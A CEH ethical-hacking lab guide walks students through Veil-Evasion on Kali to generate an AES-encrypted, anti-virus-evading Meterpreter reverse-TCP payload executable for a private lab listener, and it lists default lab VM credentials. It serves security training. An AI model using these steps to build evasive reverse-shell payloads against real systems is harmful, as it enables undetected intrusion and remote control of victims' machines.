ETHICAL HACKING
LAB SERIES

Lab 20: Anti-Virus Evasion

Material in this Lab Aligns to the Following Certification Domains/Objectives
Certified Ethical Hacking (CEH) Domain
6: Trojans and Backdoors

Document Version: 2016-03-09

Contents

Introduction


The ability to package an exploit and make it undetectable to anti-virus programs is a method to gain access to a system. This lab introduces the Veil framework to create and hide exploits to bypass anti-virus detection.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Creating Malicious Payloads Using the Veil Framework

Pod Topology




Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali Linux	192.168.9.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OWASP Broken Web App	192.168.68.12	root	owaspbwa
OpenSUSE	192.168.0.2	osboxes	osboxes.org
Security Onion	192.168.0.100	ndg	password123

1 Creating Malicious Payloads Using the Veil Framework

1. Navigate to the *topology* page and click on the **Kali** VM icon.
2. Click anywhere within the *Kali* console window and press **Enter** to display the login prompt.
3. Enter `root` as the *username*. Click **Next**.
4. Enter `toor` as the *password*. Click **Sign In**.
5. Click on the **Applications Launcher**, navigate to **Post Exploitation** and select **veil-evasion**.




Notice a new *Terminal* window appears, observe the *veil-evasion* options.

6. Using the existing *Terminal* window, type the command below followed by pressing the **Enter** key to launch the **veil-evasion** application.

```
veil-evasion
```

7. Observe the list of available payloads by entering the command below.


```
list
```



```
=========================================================================
 Veil-Evasion | [Version]: 2.21.4
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        46 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]: list
```

8. Enter the command below to receive more information on *payload #32*.


```
info 32
```




```
Payload information:

       Name:            python/shellcode_inject/aes_encrypt
       Language:        python
       Rating:          Excellent
       Description:     AES Encrypted shellcode is decrypted at runtime
                        with key in file, injected into memory, and
                        executed

Required Options:

Name                    Current Value   Description
----                    -------------   -----------
COMPILE_TO_EXE          Y               Compile to an executable
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
("X" disables feature)
INJECT_METHOD           Virtual         Virtual, Void, Heap
USE_PYHERION            N               Use the pyherion encrypter
```

9. Choose to continue in using payload #32. Enter the command below.

```
32
```




```
Required Options:

Name                    Current Value   Description
----                    -------------   -----------
COMPILE_TO_EXE          Y               Compile to an executable
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
("X" disables feature)
INJECT_METHOD           Virtual         Virtual, Void, Heap
USE_PYHERION            N               Use the pyherion encrypter

[menu>>]: 32
```



```
Payload: python/shellcode_inject/aes_encrypt loaded


Required Options:

Name                    Current Value   Description
----                    -------------   -----------
COMPILE_TO_EXE          Y               Compile to an executable
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
("X" disables feature)
INJECT_METHOD           Virtual         Virtual, Void, Heap
USE_PYHERION            N               Use the pyherion encrypter

Available Commands:

        set             Set a specific option value
        info            Show information about the payload
        options         Show payload's options
        generate        Generate payload
        back            Go to the main menu
        exit            exit Veil-Evasion

[python/shellcode_inject/aes_encrypt>>]:
```


10. Once the payload is loaded in memory, enter the command below.

```
generate
```




```
[python/shellcode_inject/aes_encrypt>>]: generate
```

11. When prompted to use either *msfvenom or supply custom shellcode*, choose option **1** by typing 1 followed by pressing the **Enter** key.




```
[?] Use msfvenom or supply custom shellcode?

    1 - msfvenom (default)
    2 - custom shellcode string
    3 - file with shellcode (raw)

[>] Please enter the number of your choice: 1
```

12. When prompted to *enter metasploit payload*, press the **Enter** key to use the default payload for *Windows*.




```
[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP:
```

13. Type `192.168.9.2` as the *IP* address for the listener. Press **Enter**.




```
[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.9.2
[>] Enter value for 'LPORT':
```

14. Type `8088` as the listener port. Press **Enter**.




```
[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.9.2
[>] Enter value for 'LPORT': 8088
[>] Enter any extra msfvenom options (syntax: OPTION1=value1 OPTION2=value2):
```

15. When prompted for *extra msfvenom options*, press the **Enter** key to continue.




```
[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.9.2
[>] Enter value for 'LPORT': 8088
[>] Enter any extra msfvenom options (syntax: OPTION1=value1 OPTION2=value2):

[*] Generating shellcode...
```

16. When prompted to *enter the base name*, press the **Enter** key to keep the default name as **payload**.



```
[>] Please enter the base name for output files (default is 'payload'):

[?] How would you like to create your payload executable?

    1 - Pyinstaller (default)
    2 - Pwnstaller (obfuscated Pyinstaller loader)
    3 - Py2Exe
```

17. When prompted for a *payload executable*, choose **Pyinstaller** by typing `1` followed by pressing the **Enter** key.



```
[?] How would you like to create your payload executable?

    1 - Pyinstaller (default)
    2 - Pwnstaller (obfuscated Pyinstaller loader)
    3 - Py2Exe

[>] Please enter the number of your choice: 1
```

18. Notice from the given output that a malicious payload has now been generated.
19. Close the **Kali** PC viewer.